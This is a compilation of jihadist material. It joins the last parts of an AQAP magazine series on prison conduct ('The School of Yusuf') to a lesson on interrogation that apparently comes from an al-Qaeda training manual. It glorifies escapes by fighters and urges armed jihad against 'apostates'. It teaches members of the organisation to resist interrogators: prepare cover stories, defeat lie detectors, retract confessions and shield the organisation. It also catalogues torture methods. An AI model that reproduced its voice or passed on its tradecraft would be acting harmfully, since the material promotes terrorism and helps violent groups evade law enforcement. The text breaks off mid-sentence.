Notice- if you want to be obeyed, then ask the possible. The meaning is that the matter you ask for is going to be accepted at charge, so don't ask anything that is impossible to fulfill and of that Sort.

5- The obsession of escape

The one who continuously keeps thinking of escape and tries and prays to Allah the Almighty will reach his goal, by the will of Allah, no matter how hard it may seem or how complicated the fences and barriers are. There are many stories in this direction and from amongst them is the story of the great escape in Yemen. When the prison administration tried to constrain the prison on the brothers, they put them in the worst and narrowest of situations by putting them in the underground room. Allah made for them a way underground to escape. You do not know from where and how is the help of Allah coming, but you have to try your best and if Allah knows that you are truthful and willing to serve the religion He will have mercy on you. This thinking and obsession must not make your heart constrained. You must try to get out, but not give

up your daily schedule. Instead this obsession will make you strong and raise in you the right morale and attempt to revolt against these transgressors.

And from the victories that Allah has bestowed upon the brothers in the land of the two Sanctuaries, the series of escape of a group of brothers from different prisons across the Kingdom, started by our beloved brother Abu Daud Muhammad al Jaleedan- may Allah accept him in the ranks of the martyrs- running away from the prison of Alisha- and after him 3 others, using different ways also from the same prison. 4 other brothers ran away from the prison of al Karaj and then 7 lions from the prison of Al Maliz. We pray to Allah to protect them and to accept from those who have been killed amongst them and to make them a thorn in the throat of the tyrants.

What after imprisonment?

As Allah the Almighty tests his slaves at times of adversity he also tests them at times of ease to see who thanks and who will disbelief.

My dear Mujahid brother, what will be your condition after Allah has blessed you with freedom from the prison may it be through running away or any other way?

Will you go forth to the doors of the tyrants asking for peace and surrender and negotiation and be of those who have disbelieved in the bounty of Allah on them and leave your weapon of glory and belief and exchange it for humility and disobedience?

It is strange to hear from some of those who claim to be Muslims, giving the pretext of rescuing prisoners or other acclaimed pretexts as an excuse.

Or will your condition be that of the man who promised his Lord not to leave his weapon until he gains one of the two goodness's, and the one, who has promised his Lord to thank Him for His bounty and strive with his soul cheap in the way of Allah?

"He said: "O my Lord! for that Thou hast bestowed Thy Grace on me, never shall I be a help to those who sin!" (Surah Qasas, Verse 17)

We hope that your condition will be this one.

And know, all of you, that releasing the prisoners won't be through surrendering instead it will be with the help of Allah and the continuous attacks of the Mujahideen for the one who is imprisoned with force and compulsion will be released from captivity only by force and weapon and this is the will of our Prophet- peace be upon him
"Release the prisoner"

And we know that most of the brothers in imprisonment want us to continue fighting the Christians and the apostates even if they remain in imprisonment and they do not want us to surrender or declare surrender, even if it led to their release from prison.

And we tell our brothers in prisons. Take glad tidings, for your release is near. And that we will do what we can in order to have you released, and our tongues continuously pray for you!
Allah is the greatest, and glory is for Allah and His messenger and the believers but the hypocrites know not.

Part -6
Winning against the interrogators (Part 1)

Our respected beloved brother:

We had promised you that we will write for you a subject on ways of dealing with the detectives and about that battle that is fought by our Mujahid brother in the prisons of the Tyrants.....

Yes, it is a war whose first phase starts at the time of capture and passes through phases, the most dangerous of which is the phase of interrogation.

We talked about this phase in an independent topic in which we reminded you of its weapon which is faith in Allah alone, by the aid of which some weak were very steadfast while the absence of which caused even scholars to relapse, I mean those scholars who did not work upon their knowledge and were not guided on the guidance of their Lord.

And this topic is specifically for you, by the will of Almighty- to understand the tricks of the enemies and their deception and cunning in the prisons which conspire to deviate you from the path of your Sustainer. Therefore understand it and you will succeed and be guided on the right path- by the grace of Allah, the Almighty- Brother, the tricks of the enemy and his ways to extract information may be through physical torture or through psychological torture. The latter being the most dangerous and so our elaboration and explanation on it will be more detailed.

And since the Mujahid brother, when he is tortured and his body is physically injured, knows that this is for the religion, it increases his firmness and he remembers immediately the saying of Allah, the Almighty
They will do you no harm, barring a trifling annoyance (Surah Aal Imraan, Verse *111)*

As for the psychological methods, they are the most dangerous and effective for the enemy and thus most frequently used. This is because, the brother, during the interrogation doesn't get injured and does not realize their cunning and does not know that he is being fought and thus he thinks that the enemy is a friend and the far one is a near one.

That is why we preferred to start with the most important before the important. However before beginning with the methods, there are some prefaces and directions that are indispensible

The techniques of the enemy may either be
Firstly, the techniques and various ways of psychologically morale-targeting ways

So, the series of psychological war against the Mujahid brother starts at the time of capture, when the hands and legs are cuffed. It is an effort to show their power and terrorize the people. This series continues when the brother first keeps his leg on the first tiles of the prison. He is then blindfolded and the light handcuffs are exchanged with heavy iron ones. Then the prisoner is taken to the interrogation offices, and he stands in front of their doors for long hours. Some of them stand, by Allah, for days and nothing is asked of him, and his eyes are covered while some of them have their ears covered too. He doesn't hear anything and if he hears, he hears only the voice of chains, or the screams of his prisoner brothers, and this is done in some places like the Land of the 2 Holy sanctuaries. However in some places they are directly entered into prisons. After that, the battle begins, and the lion stands lofty, proud of his religion, trusting his Lord, patient, hoping for reward of what is befalling him of hardship, remembering, that this is a battle between Islam and Kufr and it is either Paradise or Hell.
After that the brother stays engaged in the remembrance of his Lord until the caller arrives, 'Hasten forth to your interrogation' or 'You have interrogation'. Then, the Inspector interrogator who is responsible of your case starts by interrogating you in a primary interrogation in which he studies your

psychology and the best way to deal with you, and then he returns you and decides about you. There are various psychological ways that they use invariably with our brothers and from them are-

1) The 'Good Guy, Bad Guy' Technique

Perhaps this technique will be applied using one or two interrogators, one of them will be 'Good Guy' and the other will be 'Bad Guy'. From the matters that 'Good guy'-s will try to lure you with, is that they will say that if you confess we will release you or we will cooperate with you in lightening your case or the duration of your imprisonment and we will inform the concerned authorities that you are cooperative, or they might say that if you confess we will hasten the interrogation and you will go to the 'collective' (prison) and your case will be closed and you will rest.....

And other temptations of the sort that they will try to tempt you with so that you confess. However, in reality, if you confess, they will greed for more confessions, until when you have confessed with all what you have and the enemy of Allah is assured that you have removed all what is in your pocket from secrets, then the satanic envying self will appear that hid its envy of Jihad and the Mujahideen. Then the interrogator will start his revenge on you, and you will be tortured with different kinds and types of tortures. However if the torture is taken with firmness and concealment of secrets then it becomes easy, but with defeatism it will be difficult and heavy on the self and the reward is from the root of the work.

As for the 'Bad guy'-s, the interrogator will show from the very beginning, his extreme severe and envious personality, and he will use language like the language of Abu Jahl and the Leaders of Quraysh with Ammar and Yasir and Bilal and Khubaib (May Allah be pleased with them), words so bullying and proud as though everything is in their hands, and they know not that all matter is in Allah's hands alone. They will threaten of killing and torture and say that we will beat you nonstop and so on and other forms of terrorism. This terrorizing technique does not end at any limit, for if they could terrorize you with the fire of hell, they would do so. And perhaps the interrogator will come to you accompanied with his slave soldiers carrying electrical sticks, the interrogator wants with this to terrorize you and frighten you.

2) 'Enemy and Friend' Technique

Most of the time they use this technique through 2 interrogators. One of them comes in the form of an enemy, tyranish and oppressive, and the other veils as a delicate and merciful personality that is concerned about you, so through the latter one they come to you and with him, they deceive you and through him they grab confessions.

3) 'Lack of Concern' Technique

The scenario of this is that the interrogator will pretend that he is not concerned about you, so, for example, he does not interrogate you and does not ask about you and you stay in solitary confinement for very long hours unasked about and interrogated. Or you are interrogated once and then he leaves you for several long months. This technique is often used in cases that do not require immediate information from the prisoners. So the counter attack for this is to use the same technique. So you too should pretend that you are not concerned, and that you are comfortable in the prisons and do not want to meet him. If he feels this from you then he will try to change his technique.

4) The Technique of Magnifying (your case)

The interrogator starts with you by a case that you have no connection with, so he might say for example, you have link in the murder of so and so President or that you were involved in so and so operation or the assassination of so and so. And he will pressurize you so that you start finding your own case light and you might say in yourself 'My case is much simpler'. Thus you might confess something following the rule of 'Choosing the lesser evil'. This has one another goal too and that is, when you deny and you are right and truthful, your facial contours will appear in a particular way, so the interrogator will know thereafter, if you deny something else, whether you are truthful or otherwise, through your expressions and contours of your face and your reaction in the denial.

And I remember the story of one of the brothers- May Allah hasten his release- The Interrogator asked him 'Where were you before the 11 september attack?', the interrogator wanted to magnify the case before the brother. So the brother said 'I was in one of the airplanes that carried out the attack', and this is one of the good ways, i.e. mocking, especially when they use the Magnifying technique with you.

5) The Technique of Lightening

The interrogator tries to convince you that your case is quite simple and easy and does not require denial and that denial only complicates it.

6) The Technique of Boring out

And in this the interrogator tries to penetrate boredom on you, so for example, when he finishes the interrogation, he repeats the interrogation once again. Or he interrogates with you in a rotation at the same point, like – 'From where did you enter the so and so place? and Who was with you?' and these two questions will be asked for a long time and so on. And we will complete in the next edition, Allah willing- the psychological and physical techniques and some ways to counterattack them, so that the detained Mujahid brother comes out from this battle, triumphed, happy for the triumph of His Lord...so be with us.

Part -7

Winning against the interrogators (Part 2)

7) The technique of Insult and Abuse

They use all sorts of despicable words and obscene acts to shatter the morale, and this is an evidence of the degree of spiritual values and manners that they possess. That nation has devoid itself from all sorts of manners of war and ethics of conflict. So be, O brother, like a prepared rock, those sayings and acts must not shake you for I know many of my brothers who have been patient on that and by Allah, it has only increased their determination and steadiness. Know that you are Allah's and put to trial in Allah ('s way) and the believer is tested to the extent of his Imaan and this interrogator, had it not been for the chains between you, he couldn't have harmed you.

This is one of the types of insults that is directed to you. And there is another form and that is the abuse of the religion or the abuse of Our Lord Almighty or the insult of Prophet Muhammad (peace be upon him) or the abuse of the Holy Quran.

Shaikh Abu Lais Al Libi (May Allah Have mercy on him) said 'The Saudi interrogators used to curse Allah, the Almighty, in front of me to provoke me but I used to show indifference'. Why does the interrogator use this technique?? The answer is, because he knows that you are religious and that this will affect you and the proof to this is that they do not use this technique with people with ethical cases, so showing dis concern and indifference will force him to turn to another technique and Allah knows best.

8) The technique of Surprise

This technique has many different and varied aspects and though it may be varied and in different forms but the technique is the same.

The first picture, the brother was conversing with the interrogator in an extended conversation (May be rightly called -side burns) so that the brother feels secure and at a point of negligence from the brother the interrogator surprises him with a question that takes from him a very important information.

The next picture, the interrogator comes to the brother and he is asleep and asks him for example his email so the brother gets up from his half sleep and in half consciousness tells him.

The third picture, the interrogator speaks with the brother in a nice and friendly manner or says that your case is closed, then surprises him with a photo of a brother he knows or a name or a title or a place or an incident in such a way that you suppose that the interrogator has come to know something of what you were hiding from him. After that, he will observe the contours of your face if they had changed and then smile and say that it is better for you that you confess because we know everything.

So this is the third picture that happened to some of whom I know and some of them happened to me personally.

The 4th picture is, that he enters upon you one of the members of your group whom you do not know is imprisoned or he could be imprisoned in suspicion only, so beware and do not hasten.

9) The technique of Doubting

As for the doubting of leadership, they will say that your so and so leader is cooperating with us so that we can hunt you one by one and the evidence to this is that so and so is with you and so and so and then he counts the names of the working brothers and this information he must have obtained from the confession of someone or through other ways. What is important is that he might not arose doubts directly and openly but he might just hint it to you so that he makes you conclude this. Didn't we hear the continuous rumors about Kasim Al Remmi (May Allah protect him), that he is in San'aa and that he has a house of 2 floors and that he is living comfortably. Or they might try to insert doubts in the work and its credibility, so they will say, for example, that your methods are useless and your security is weak and that you (as a group) have been infiltrated and your experience to organize big happening or national revolts is pretty weak.

They may also turn to inserting doubts in your religion and Aqeedah, and this is done most of the time, with the help of scholars of evil, in the rooms of Munasahaat (instruction) as they call it and what these agents mostly emphasize on, is to create doubt in the matters of Walla and Baraa (Allegiance and Acquittal) and the problems of the ruling and obligations of Jihad. They will try to convince you that the apostates who have entered disbelief from many various doors are, but Muslims, and they are the rulers (wullaa al amr) and to rebel against them is a major sin and that the Jihad in Iraq and Afghanistan and other occupied Muslim countries is not Jihad according to the Shariah, and other types of doubts.

And I had seen these 'Instructors' and while in the hands of the interrogators, yes, I had seen them and they are entering upon a brother to "instruct" him or more rightly "to misguide" him, I had seen them, each one of them carried a basket filled with sweets and temptation so they sat with the brother in a quiet meeting "filled with doubts".

This however is only digressing this topic, for this is not its scope. Instead we should specify for this a separate autonomous topic, more rightly several topics, to prevent this disease that has spread in different prisons. Even the captives of Cuba are not safe from this evil and their harm and if you want, then ask the "Isitrahaat al Samamah" what is called as (Munasahaat) Instruction breaks.

And lastly if doubt leaks into the heart then it leads to hesitancy and then defeat and then the doubter thinks "Why am i resisting? Why am I combating?" And then it leads to matter after matter and the enemies will have achieved their goals in extracting information in the easiest of ways and there is no Might nor Power except with Allah.

10) The use of Tricks

And they're tricks are many and from them is, for example, when the dimensions of one case varies...
They will interrogate one of the dimensions thoroughly and accurately. The interrogator will ask the brother many questions some of which might be very unimportant and branches to nothing to the point that the brother might think it is not important, for example, he asks about what you used to drink? And about what did you talk?? And did you laugh in your meeting? And what made you laugh? And what was the color of the wall of the house and the carpet and the books?

And such other silly questions, then he calls the other dimension of the case and says to him your friend has confessed everything, so the brother, for example, says 'This is not true'. Then the interrogator says, Do you remember that so and so meeting in this this place, where you were drinking this and you laughed when so an so said so and so. The brother will then think that his friend really has accepted everything even the small

details! So this technique is very cunning and wicked and this technique has succeeded with some of the brothers because they were ignorant about it. There are two solutions to this technique.

Firstly, the answers to these should be very short like “Yes, in the beginning” or “no” or “I don't remember” or “almost” and don’t ever mention the details. In this way you will also benefit in another way and that is, you will cut the threads of your case because the continuing to talk will open upon you more questions or information or dangerous threads.
Secondly, say to the interrogator ‘If you are truthful that he has confessed then bring him near me and ask him to confess’

And from the tricks of the enemy when there are several dimensions that he comes to one of the dimensions with an “interrogation” file, this file is fake, written with handwriting similar to that of the brothers, ‘see these are the confessions of your companions’. Just say to him simply ‘This is absurdity’.

11) The Technique of Sentiment

This is done through the interrogator dressed in the personality of someone very careful about you or through instructions in the rooms of Munasahaat (instructions). In a summary, this technique is an attempt to ‘tie’ you with close ones, may it be your father or your mother or your brothers or children and community. For we, all praise to Allah, have strong family ties and the Mujahideen are from the most loving of people to their sons and mothers and community and this is known and apparent, but the Islamic duty is the one that has forced them to move and work in the way of Allah so they kept the command of Allah in front of all the other commands because they worked on the saying of Allah the Almighty

Say: If your fathers, your sons, your brothers, your wives, your kindred, the wealth that you have gained, the commerce in which you fear a decline, and the dwellings in which you delight are dearer to you than Allah and His Messenger, and striving hard and fighting in His Cause, then wait until Allah brings about His Decision (torment). And Allah guides not the people who are Al- Fasiqun (the rebellious, disobedient to Allah). (Surah Tawbah, Verse *24)*

12) The use of Equipment

1) The lie detector

This equipment measures the heart beat rate and the speed and movement of the blood. When a human experiences fear or gets worried, the speed of his blood and his heart beat rate increase directly. Consequently the speed of blood circulation and pulse increases. So the best way with this equipment is that when the interrogator asks ordinary questions try to show fear and when he asks dangerous questions try to remain calm, so that if one of the times you get worried in a dangerous question he cannot detect you and so on.

2) Spying equipment

These may either be equipment that listen in or tape or surveillance cameras, and here I remember a story that happened with one of the brothers who were in the prison in front of me I ask Allah to hasten his release. The story is that the interrogator called the brother for interrogation and after almost 2 minutes, military personnel came into our section and entered the brothers’ cell. We did not know why he entered it. Then the brother came back to the prison and started talking to one of the dimensions of his case about a matter that the enemy did not know. Then the interrogator called the brother after approximately 15 minutes and the same military personnel entered the prison and removed the small recorder. In this way the interrogator was able to know some important matters in the case. So be cautious while talking in

the prison especially in matters that can lay a charge on you and turn your cards. And if you really have to talk, then do so in signs and Allah knows best.

We will complete inshaAllah in the next edition

Part -8
Victory over the Interogators- Part 3

Secondly: Ways of Sensory physical torture

Whenever we speak or write about the ways of the enemies of torture and physical harm to the brothers in prisons, we warn the readers that they must not think in a negative way, that is about leaving (jihad). What I mean is that one should not create a defeating mentality, after listening and learning about this torture, one should not lean and leave this way. We are explaining to you these ways so that you prepare yourself for the worst of situations

O my brother on the way: these hardships and pain and torture in this world is the path of the truthful ones from the Prophets and who have walked on their footsteps from the believers. Allah Almighty has said

"Alif Lam Mim. (1) Do men think that they will be left alone on saying, We believe, and not be tried? (2) And certainly We tried those before them, so Allah will certainly know those who are true and He will certainly know the liars. (3)" (Surah Al Ankaboot, Verses *1-3)*

And we also tell you about these ways so that you bold up when you meet the enemies of Allah and you do not think of surrender or to stoop on the covenant of those who do not pay regard to the ties of relationship, nor their covenant in the believers and so that you know that the prison is a trial and that killing and fighting is more honourable to you than surrendering

These ways (of torture) are numerous and diversified and differ from one prison to the other but they do match to some extent because they might be either directed to the nervous system specially, or to the body outward generally.

The Nervous System techniques

1. Keeping awake and sleep deprivation for long times
2. Making one stand and not allowing to sit until the stage of a nervous breakdown
3. Hanging by the wrist to the door or in other positions
4. Putting the prisoner in rooms of extreme cold or heat as it happened to the brothers in Guantanamo
5. Switching on recorders with high volume (music or disturbing sounds)
6. Constant Lighting or constant darkness as in the dark prisons

The Physical techniques

1. Beating with whip or cane or cables
2. Kicking with hands and legs
3. Twisting the joints (the hands or the neck or the back with the help of the chair)
4. Torture with electric currents
5. Removing the nails or pulling out the hair of the beard
6. Drowning in water
7. Using pincers that press on the private organs

I very well know of many brothers on whom these techniques were used and they have remained steadfast for many years until Allah brought ease on them may it be by running away or by releasing them and they are now with us fighting and angering the enemies of Allah.

The Counter Techniques to the techniques of the interrogators

These techniques are used according to the situation of the prisoner and his case, and according to the personality of the interrogator and his behavior, but all these techniques, are meant to defeat the spirits of the interrogator or the reduction of confession for least and cutting most of the threads.

These techniques are many and from amongst them are

The Story

Try always to frame in your mind a story for emergency cases before the captivity for if Allah destines for you that you are caught you must have framed a story (acceptable) and the benefit of this is either to cut the threads and having a convincing non-confession or not being convicted in the first place.

Shortening of answers

It is always wonderful to answer in 'Yes' or 'No' or 'I don't know' and we benefit from this technique in 2 ways

1. Cutting the threads because talking in detail open on you matters you don't want and questions from the interrogator that you don't expect
2. Mocking at the interrogator and provoking him

Inaccurate answers

Like you say 'I think, almost, perhaps, maybe, I am not sure' And we benefit from it in 3 ways
1. To retreat from what you have said if you want
2. Vagueness before the interrogator and restlessness in interrogation
3. Provoking and not paying attention

To talk slowly and wait before you answer

And this helps you in concentrating and enters boredom upon the interrogator. For example if 2 interrogators are interrogating you or more and all of them ask you at the same time this technique is the best because you will wait for some time and say 'For how many questions do I answer or who is the questioner from amongst you?

And also try to insert in the talk by 'I mean... means' to increase the delay.

Provoking the interrogator

With talks that are not harsh, because the previous technique provokes the interrogator, just like that, exiting the topic of interrogation also always provokes him. Also to answer his question with another question and with laughing and cold smiles.

Lack of Concern

The interrogator does not use with you any of the techniques unless he thinks that it has an effect on you, so if you show lack of concern, he will no doubt turn to another technique that he thinks might affect you and it is the same case with the beatings and physical torture. So if you show lack of concern the interrogator will directly break down. And here there is a beautiful advantage

you can take, you might pretend to the interrogator that some of the technique affects you so that he uses it with you though this technique does not affect you at all.

These techniques are on the basis of the condition of the prisoner, and the conditions of the prisoners according to their cases are divided into 3 parts-

1- Under suspicion: and he is the prisoner whose guilt has not been proven and who can avoid being convicted.
2- This is the prisoner upon whom, some of the threads and works that convict him have been proven with the majority of his work and threads and cases being concealed.
3- Apparent: the prisoner whose all cards have been turned and he has nothing to hide.

Ways and methods according to every condition-

The first kind- for example pretends the role of a naive and acts of being fearful and terrified or pretends innocence and peacefulness, or any other way. What is important is that he should not show counter attack and clash.

The second kind- he must show that he is responding and accepts what has been proven against him and denies everything that has not been proven. And if the interrogator uses physical violence with him he should use the techniques that dampen the spirits of the interrogator- that we have mentioned earlier.

As for the third category- on who everything has been proven along with the clear cut evidences, then this person, it is better for him to have a strong and decisive attitude, and he should accept what he has done and be proud of it and behave with the interrogator in a defiant way.

Some observations:

1. These methods, which I have written, many of them have been applied on the investigators and have succeeded, may it be in the Land of the two Holy Sanctuaries, Yemen, or Guantánamo or the dark prisons and other than them.
2. You must know that the interogators are human beings and have a psychology. So try to understand his psychology and fight him with the mentioned ways.
3. Do not think that the investigator will be kind to you or befriend you some day and know that everything that he does is only in order to extract confessions.
4. What we wrote of the methods might happen, but in some other way or template, and maybe even in a developed form because the enemy always tries to develop and renew their methods. So knowing that the enemy does, we must hasten ourselves too to be the first to develop and devise counter methods. And what we have mentioned here are only a key for you and you must do the rest.

Conclusion:

In the end of this series (The School of Yusuf) I ask Allah the Almighty the Lord of the Mighty Throne, that this series be of help to the brothers on the path of Jihad, and also I insist for the brother readers to read the story of Yusuf (peace be upon him) in the prison with the explanation ‘Al Zilaal’ by Sayed Qutub (May Allah have mercy on him) and to read the biography of the Righteous predecessors in the prison (Ahmad bin Hanbal and the Sheikh of Islam Ibn Taymiyyah and others).

I also ask Allah to spare me and you from the evil of captivity and to grant us martyrdom in His path and that He grant us the highest of the Jannah Al Firdaws, say Ameen.

And Peace and Blessings of Allah be upon you

By the pen of
Abdul Azeez Al Abeeni
Translated by
Dar Al Murabiteen Publications
Translation team

From the magazine
Sadaa Al Malaahim Editions 1-8
The Voice of Slaughter
The Al Qaeda organization south of the Arabian Peninsula

This PDF book is brought to you by the *Dar Al Murabiteen* Publications. We pray to Allah to guide all of us to what is right and make our intentions purely for His sake. May Allah grant victory to His slaves, He is the All Powerful, Ever Merciful!

SEVENTEENTH LESSON
INTERROGATION AND INVESTIGATION

Taken From QT

Fundamental Differences Between Interrogation and Questioning:
Many people confuse the nature of the interrogation with that of questioning, and confuse what should be mentioned in the interrogation with that of the investigation.

Interrogation:
Consists of a psychological warfare and intellectual combat between the intelligence agent and the suspect through questions and answers related to one or more topics. The interrogation uses all kinds of physical and psychological techniques to break the will of the suspect and lead him to a total collapse. The agency that conducts the interrogation is the government's questioning apparatus that belongs to the Ministry of Interior Affairs. The officers of that apparatus graduate from the police academy. In our country, that apparatus has no values or code of ethics. It does not hesitate to use all kinds of torture and bodily and emotional harm to obtain evidence that could incriminate the suspect.

Questioning:
Questioning is similar to interrogation in that they are both forms of psychological warfare and intellectual combat. The questioning, however, is conducted by the prosecution [office of district attorney], which is under the judicial branch. That authority is (apparently) independent from the government (executive branch) and from the people's parliament (legislative branch). The prosecution officials graduate from law school and use the technique of confrontation and repeated questioning, but without torture.

The brother should take the following measures:

1. Under pressure of torture in the custody of the questioning apparatus, the brother may reveal some secrets. However, in the custody of the prosecution, the interrogation does not use physical force, but may use psychological coercion (threats and harsh words).
2. In publicized cases, the questioning apparatus is careful not to allow the brother to talk in the district attorney's office. Coordination takes place between the questioning apparatus and the prosecution office. Torture of the brother takes place once again in the questioning apparatus [center] to force him to confess in the prosecution center. That may be repeated more than once, until the brother confesses or they give up. The important thing to remember is that whatever the brother says in the prosecution center will be recorded against him and will be the basis for his judgment.
3. Every word that the brother utters in the prosecution center makes a negative impact on him, on his colleagues, and later, on the judgment and major decisions.

When taken to the prosecution office, the brother should do the following:

a. He should, prior to questioning and whether or not he has injuries, ask the prosecutor or his representative to be seen by the medical examiner.

b. He should, when the questioning begins, ask that evidence of his torture be entered in the report proceedings.

c. He should, prior to the start of the questioning, ask that an attorney be present with him during the questioning process. He should mention the attorney by name.

d. He should ask for food.

e. He should deny all information [accusations] about him by the prosecution representative. He should claim that the interrogation apparatus has fabricated those accusations and should deny his connection to anything\ obtained against him.

f. The brother may have to confess under pressure of torture in the interrogation center. Once in the prosecution center, however, he should say that he was tortured, deny all his former confessions, and ask that the interrogation be repeated.

Interrogation Techniques: A number of techniques are used to interrogate the brothers. The exact techniques used may be different from one brother to another depending on the brother's status in the group and on current events. Interrogation is limited to the following types:

A. Summoning:

1. This is the simplest type of interrogation. It can happen to anyone under normal circumstances. In this type, the interrogation apparatus summons a brother by letter or messenger to appear.
2. This happens when the brother does not respond to them [the interrogation apparatus], unless the command sees otherwise.
3. If the command approves his appearing, the brother should be careful not to give the enemy any [vital] information. He should agree with the command on the line of answers to be followed during the interrogation and should answer questions wisely.
4. Immediately upon his return, the brother should relate to the command all that happened to him in the interrogation process.
5. The [interrogated] brother should memorize the appearance of the interrogation building, its interior, and the appearance of the officers. The interrogation is a major opportunity for the [Islamic] group as long as the brother is tactful, bright, and observant. When summoned, usually the brother is not blindfolded or tortured.

B. Interrogation Surrounding Publicized Arrests:

1. The brother may be arrested as a result of public incidents, such as the murder of an important personality, military overthrow [of government], or the escape of Islamic leaders from prison.
2. In these cases, the interrogation would be more severe. As long as there is no connection between the brother and the incident, the questions would remain general: Where were you during the incident? Who do you think executed it? Whom of the Jihad brothers do you know?
3. The degree of torture varies according to the importance of the brother and the suspicion that he is connected with the incidents.

Steps of Interrogation:

1. The brother is arrested while walking in the street or at home. He is transported to a waiting room. After a while, he is searched and interrogated without being blindfolded (depends on the importance of the matter). He is then placed in a cell in the interrogation center, in a holding cell in the police station, or in a common prison.
2. The brother is kept for a few days without interrogation. Then he is interrogated by a number of persons in an interrogation room. The room is ordinary, containing one or more desks, some chairs, and some torture devices, as needed.
3. In the beginning, the brother may not be treated harshly, but rather kindly. He may be offered a chair with a cup of tea or a drink. Then he would be asked to recall information that is useful to the interrogators. If the brother refuses to offer any information and denies that he knows anything, he is then treated harshly. He and his family may be cursed, he may be forced into submission by following orders such as: face the wall, don't talk, don't raise your voice. All of that is to frighten the brother. The brother should refuse to supply any information and deny his knowledge of the subject in question. Further, the brother should disobey the interrogator's orders as much as he can by raising his voice, cursing the interrogator back, and refusing to face the wall. The interrogator would resort to beating the brother in order to force him to obey. Thus, that attempt would fail.
4. Within about a day, another session would be held with the brother. Usually, in this session the brother would be blindfolded, beaten, and tortured. He would be made to believe that his role in the incidents has been learned

and that it is better if he talks. The cursing and torturing would intensify, depending on what the brother reveals. The brother should not disclose any information, no matter how insignificant he might think it is, in order not to open a door that cannot be closed until he incriminates himself or exposes his Organization. The interrogator cannot obtain what he wants and extract any information unless the brother talks. The brother may think that by giving a little information he can avoid harm and torture.

However, the opposite is true. The torture and harm would intensify to obtain additional information, and that cycle would repeat***. Thus, the brother should be patient, resistant, silent, and prayerful to Allah, especially if the security apparatus knows little about him.***

5. In prison cells, do not talk to anyone you did not previously know. Some [prisoners] may be [enemy] agents or may have different orientations.

6. In cases like these, and as long as the brother indicates no connection to the incidents, the interrogation takes place in the interrogation center only, not in the prosecution center. In this interrogation session, it is important to remember the basic rule: Even a little disclosure of information would increase your amount of torture and result in additional information for the questioning apparatus.

Investigating Specific Matters Connected to the Brother:

1. The brother may be captured at a distant location through informants, or in a location connected to the incident (apartment, the actual incident location). At that time, the brother may possess items related to the incident (weapons, documents, blood stains, ...). The brother may also be captured while crossing the border.

2. The brother will be placed in a holding room, then stripped of his possessions (watch, money, Koran, ...), blindfolded, and handcuffed. The questioning begins, in a friendly manner, by writing reports about him (name, address, education, residence, employment, family, ...). In this session, the questioning official tries to break the resistance of the brother by informing him that confession is better for him and that steadfastness is impossible because he cannot deny anything. He adds that painful torture will be used if he does not talk. He lures the brother by saying that if he confesses he will be immediately released and given money, educational scholarships, etc. In the first session, the brother would be studied through his statements and the manner of dealing with the interrogator. Then a plan is devised for dealing with the brother.

3. If the earlier, friendly approach fails and the brother does not cooperate with the interrogator, another session is held using torture in order to control the brother through fright and orders (sit down, don't sit down, face the wall, don't talk, don't raise your voice, curses and insults). The brother should not weaken, but should try to disobey the interrogator's orders or take his time in executing them. If the interrogators find that the torture technique is successful, they would intensify it. However, if they find that the brother is dodging them, they would resort to psychological torture techniques.

4. Some interrogators may try to confuse the brother, distort his reasoning, and tangle his thoughts by throwing may questions at him at the same time and not allowing him the chance to answer them. If the brother delays his answers, he would be struck. During that torture [session], the brother is given a chance to speak, even tell a lie, in return for halting the torture. He is given a sheet of paper and asked to write whatever he wants in return for his release, for not prosecuting him, etc. They start deceiving the brother by saying that his refusal to talk or write means that he is afraid of revealing dangerous secrets he possesses.

5. During the interrogation, or while the brother is in the holding room, he may be made to listen to another brother's cries from a nearby cell. This is done in order to break the brother's resistance. They may even resort to having the brother hear some of his brothers' confessions and bringing papers and documents that prove his involvement in the incident.

6. In all prior situations the brother has three options:

a. Patience, steadfastness, and silence about any information whatsoever. That is very difficult except for those who take refuge in Allah.

b. Executing the security plan that was agreed upon prior to execution of the operation and not deviating from it.

c. In case others deviate from the security plan, confirm the information given without adding to it.

d. If the brother is the first subject in the interrogation, he should adhere steadfastly to the security plan in order to avoid trouble for the brothers that will follow.

e. The worst case - Allah forbid - is when the brother breaks down totally and tells all he knows which is due to a poor choice in the brother. Thus, it is important to test individuals prior to such work in order to ensure their steadfastness and minimize the likelihood of their breaking down. Testing may be done by accusing him of being an enemy agent and lying about the reported information, in the event he is supplying detailed information.

f. Important information should not be discussed with the brothers, as they might reveal it during the interrogation.

Torture Methods: Secret agents use two methods of torture: A. Physical torture. B. Psychological torture

A. Method of Physical Torture:

1. Blindfolding and stripping of clothes.
2. Hanging by the hands.
3. Hanging by the feet [upside down].
4. Beating with sticks and electrical wires.
5. Whipping and beating with sticks and twisted rubber belts.
6. Forcing the brother to stand naked for long periods of time.
7. Pouring cold water on the brother's head.
8. Putting out lighted cigarettes on the brother's skin.
9. Shocking with an electrical current,
10. Kicking and punching.
11. Attacking the brother with vicious dogs.
12. Making the brother sit on a stake.
13. Throwing in a septic tank.
14. Pulling out the nails and hair.
15. Dragging.
16. Tying the hands and feet from behind.
17. Utilizing sharp objects, such as a pocketknife or piece of glass.
18. Burning with fire.
19. Sleeping on a bare marble floor without a cover and flooding the cell with sewer water.
20. Standing on toes and against a wall pressing with the fingers for long hours. The brother may be denied sleep, food, drink, and medicine.
21. Beating on cuts and sore parts of the body.
22. Giving the brother a lot of water or very watery fruits, such as watermelon, after denying him food and drink. After the brother drinks or eats the fruit, his hands and penis will be tied so the brother will not be able to urinate.
23. Placing drugs and narcotics in the brother's food to weaken his will power.
24. Placing the brother in solitary confinement where the cells are made of a special kind of cement that gets extremely hot in the summer and cold in winter.
25. Hitting the brother's genitals with a stick or squeezing them by hand.
26. Dragging the brother over barb wires and fragments of glass and metal.

B. Methods of Psychological Torture:

1. Isolating the brother socially, cutting him off from public life, placing him in solitary confinement, and denying him news and information in order to make him feel lonely.

2. Forbidding calling him by name, giving the brother a number, and calling him by that number in order to defeat his morale.
3. Threatening to summon his sister, mother, wife, or daughter and rape her.
4. Threatening to rape the brother himself.
5. Threatening to confiscate his possessions and to have him fired from his employment.
6. Threatening to cause a permanent physical disability or life imprisonment.
7. Offer the brother certain enticements (apartment, car, passport, scholarship, etc.).
8. Using harsh treatment, insults, and curses to defeat his morale.
9. Controlling everything the brother does, even in private, whether he is awake or asleep, to convince him that they are in charge. They would force him to bow his head and look down while talking with the guards.

Further, let no one think that the aforementioned techniques are fabrications of our imagination, or that we copied them from spy stories. On the contrary, these are factual incidents in the prisons of Egypt, Syria, Jordan, Saudi Arabia, and all other Arab countries. Those who follow daily events and read the newspapers and journals would be amazed to learn that:

